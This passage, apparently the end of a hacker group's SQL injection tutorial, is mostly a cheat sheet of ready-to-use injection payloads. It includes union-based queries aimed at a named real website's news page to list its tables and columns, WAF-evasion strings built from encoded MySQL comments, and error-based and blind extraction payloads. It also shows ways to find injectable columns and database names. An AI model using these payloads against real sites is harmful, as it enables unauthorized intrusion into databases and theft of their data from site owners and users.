Example -1 [table] : [information_schema.statistics]

```
fpchurch.org.uk/News/view.php?id=-
26+union+select+1,group_concat(table_name),3,4,5+from+information_schema.statistics --
```

Example -2 [column] : [information_schema.key_column_usage]

```
http://fpchurch.org.uk/News/view.php?id=-
26+union+select+1,column_name,3,4,5+from+information_schema.key_column_usage+whe
re+table_name=0x7573657273 --
```

- *Requested Baypassing :-*

Get tables

```
/*!50000table_name*/
```

```
%0A/*!50000%46roM*/%0A/*!50000%49nfORmaTion_scHema .
tAblES*/%0A/*!50000%57here*/%0Atable_ScHEmA=schEMA()%0Alimit%0A0,1
```

In tables directly

```
(/*!50000%53elect*/%0A/*!50000%54able_name*/%0A%0A/*!50000%46roM*/%0A/*!50000%49nfORmaTion_%53cHem
a . %54AblES*/%0A/*!50000%57here*/%0A%54able_ScHEmA=schEMA()%0Alimit%0A0,1)
```

Get Columns

```
/*!50000column_name*/
```

```
%0A%46roM%0AInfORmaTion_scHema . cOlumnS%0A%57heRe%0A/*!50000tAblE_naMe*/=hex table
```

Chapter IIII

Other issues related to the subject

- *Null Parameter*

```
id=-1

id=null

id=1+and+false+

id=9999

id=1 and 0

id==1

id=(-1)

=1=1

+And+1=0

/*!and*/+1=0
```

- *FIND VULNERABLE COLUMNS*

you wouldn't be able to display your query.

```
+Having+1=1

+where+1=1

+and=0+

+div+0+

=75=75 Error based

id=50 {having/and} 1 like 2
```

```
id=50 {having/and} 1 <> 1
```

```
+union+select 1111,2222,3333--
```

example.com/whatever.php?id=-1 union select 1111,2222,3333,4444...etc

And then you can press ctrl+u (view page source) and ctrl+f (find)

and search for "1111" or "2222", "3333" etc. And if you find a match, chances are that's your vulnerable column.

- ***Count(*)***

Example :-

```
count(*) +from+admin --
```

Union Based:

```
count(schema_name)        +from+information_schema.schemata--
```

Error Based:

```
+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(count(schema_name)+as+char),0x7e))+from+information_schema.schemata+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)
```

Blind:

```
+and+ascii(substring((select+concat(count(schema_name))+from+information_schema.schemata+limit+0,1),1,1))>0
```

- *unhex()*

unhex(hex(value))

cast(value as char)

uncompress(compress(version()))

cast(value as char)

aes_decrypt(aes_encrypt(value,1),1)

binary(value)

convert(version() using latin1)

ascii

ujis

ucs2

tis620

swe7

sjis

macroman

macce

latin7

latin5

latin2

koi8u

koi8r

keybcs2

hp8

geostd8

gbk

gb2132

armscii8

ascii

cp1250

big5

cp1251

cp1256

cp1257

cp850

cp852

cp866

cp932

dec8

euckr

latin1

```
utf8
```

- *Get database*

DB_NAME()

@@database

database()

Example :

```
www.site.eg/php?id=-1+union+select+1,database(),3 -- -
```

vv()

Example :

```
www.site.eg/php?id=vv()
```

+and (select 1 from e.e)

+and+(SELECT COUNT(foo) FROM bar)

+and+(SELECT COUNT(user) FROM mysql.user)

Example :

```
www.site.eg/php?id=1+and (select 1 from e.e)
```

Thank you for reading the book and I hope that you receive impress everyone

BlackRose

Gaza HaCker Team